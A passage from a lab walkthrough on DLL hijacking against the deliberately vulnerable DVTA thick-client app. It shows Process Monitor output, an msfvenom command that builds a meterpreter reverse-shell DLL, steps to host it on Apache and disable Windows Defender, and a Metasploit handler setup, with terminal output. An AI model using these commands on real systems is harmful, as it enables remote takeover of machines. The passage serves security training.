01:44:...	DVTA.exe	4044	CreateFile	C:\Windows\SysWOW64\rpcss.dll	NAME NOT FOUND	Desired Access: R...
01:44:...	DVTA.exe	4044	CreateFile	C:\Windows\Microsoft.NET\Framework\v4.0.30319\api-ms-win-core-winrt-l1-1-0.dll	NAME NOT FOUND	Desired Access: R...
01:44:...	DVTA.exe	4044	CreateFile	C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Windows.Forms\v4.0_4.0.0.0_...	NAME NOT FOUND	Desired Access: R...
01:44:...	DVTA.exe	4044	CreateFile	C:\Users\vijvi\OneDrive\Desktop\twmp folder\Work\Release\Wldp.dll	NAME NOT FOUND	Desired Access: R...
01:44:...	DVTA.exe	4044	CreateFile	C:\Users\vijvi\OneDrive\Desktop\twmp folder\Work\Release\profapi.dll	NAME NOT FOUND	Desired Access: R...
01:44:...	DVTA.exe	4044	CreateFile	C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e0...	NAME NOT FOUND	Desired Access: R...
01:44:...	DVTA.exe	4044	CreateFile	C:\Users\vijvi\OneDrive\Desktop\twmp folder\Work\Release\CRYPTSP.dll	NAME NOT FOUND	Desired Access: R...
01:44:...	DVTA.exe	4044	CreateFile	C:\Users\vijvi\OneDrive\Desktop\twmp folder\Work\Release\CRYPTBASE.dll	NAME NOT FOUND	Desired Access: R...
01:44:...	DVTA.exe	4044	CreateFile	C:\Users\vijvi\OneDrive\Desktop\twmp folder\Work\Release\DWrite.dll	NAME NOT FOUND	Desired Access: R...
01:44:...	DVTA.exe	4044	CreateFile	C:\Windows\Microsoft.NET\Framework\v4.0.30319\en-US\mscorrc.dll	NAME NOT FOUND	Desired Access: R...
01:44:...	DVTA.exe	4044	CreateFile	C:\Windows\Microsoft.NET\Framework\v4.0.30319\en-US\mscorrc.dll.DLL	NAME NOT FOUND	Desired Access: R...
01:44:...	DVTA.exe	4044	CreateFile	C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Windows.Forms\v4.0_4.0.0.0_...	NAME NOT FOUND	Desired Access: R...
01:44:...	DVTA.exe	4044	CreateFile	C:\Windows\SysWOW64\rpcss.dll	NAME NOT FOUND	Desired Access: R...
01:44:...	DVTA.exe	4044	CreateFile	C:\Users\vijvi\OneDrive\Desktop\twmp folder\Work\Release\SECUR32.DLL	NAME NOT FOUND	Desired Access: R...
01:44:...	DVTA.exe	4044	CreateFile	C:\Users\vijvi\OneDrive\Desktop\twmp folder\Work\Release\SSPICLI.DLL	NAME NOT FOUND	Desired Access: R...
01:44:...	DVTA.exe	4044	CreateFile	C:\Users\vijvi\OneDrive\Desktop\twmp folder\Work\Release\ncrypt.dll	NAME NOT FOUND	Desired Access: R...
01:44:...	DVTA.exe	4044	CreateFile	C:\Windows\Microsoft.NET\Framework\v4.0.30319\OLEAUT32.dll	NAME NOT FOUND	Desired Access: R...

Now the question is to check these two DLL are useable for us or not. To do this let's go ahead and create a malicious DLL that gives a reverse shell.

To create malicious DLL open the Kali Linux and create a malicious DLL using msfvenom as shown below


Msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.108 LPORT=4444 -f dll > DWrite.dll

Then after moving this file to webroot so that we can download the DLL file In the victim machine by typing

```
cp DWrite.dll /var/www/html
```


and then start the apache service by typing

```
service apache2 start
```



```
┌──(root💀kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.108 LPORT=4444 -f dll > DWrite.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of dll file: 5120 bytes

┌──(root💀kali)-[~]
└─# cp DWrite.dll /var/www/html/
┌──(root💀kali)-[~]
└─# service apache2 start
┌──(root💀kali)-[~]
└─#
```

Let’s download these DLL files into the windows machine however, there is a problem these files will be flagged as a virus, and windows defender will not allow you to download them so we will have to disable windows defender for a while


Windows Security

Home
Virus & threat protection
Account protection
Firewall & network protection
App & browser control
Device security
Device performance & health
Family options

Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

Real-time protection is off, leaving your device vulnerable.

Off


Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

Cloud-delivered protection is off. Your device may be vulnerable.

Off

Now you good to download the DLL file by navigating to 192.168.0.108 in your browser




192.168.0.108


Index of /

Name	Last modified	Size	Description
DWrite.dll	2021-03-11 17:03	354	

Now navigate to the Downloads folder and copy the Dwrite.dll file




And place it in the directory of the DVTA application



Name	Date modified	Type	Size
DBAccess.dll	30-11-2020 14:29	Application exten...	8 KB
DBAccess.pdb	30-11-2020 14:29	PDB File	16 KB
DVTA	30-11-2020 15:29	Application	217 KB
DVTA.exe	26-02-2021 14:32	XML Configuratio...	3 KB
DVTA.pdb	30-11-2020 15:29	PDB File	52 KB
DVTA.vshost	30-11-2020 14:29	Application	23 KB
DVTA.vshost.exe	30-11-2020 14:29	XML Configuratio...	2 KB
DVTA.vshost.exe.manifest	30-11-2020 14:29	MANIFEST File	1 KB
DWrite.dll	11-03-2021 12:16	Application exten...	1 KB
EntityFramework.dll	30-11-2020 14:29	Application exten...	1,091 KB
EntityFramework	30-11-2020 14:29	XML Document	1,094 KB
ExcelLibrary.dll	30-11-2020 14:29	Application exten...	116 KB

Now come back to Kali Linux and setup Metasploit listener with the meterpreter payload. To do this type the following command


msfconsole



```
┌──(root💀kali)-[~]
└─# msfconsole

 METASPLOIT CYBER MISSILE COMMAND V5
```


After opening up the msfconsole run the following command

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.0.108
set LPORT 4444
exploit
```



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.0.108
LHOST ⇒ 192.168.0.108
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.108:4444
```

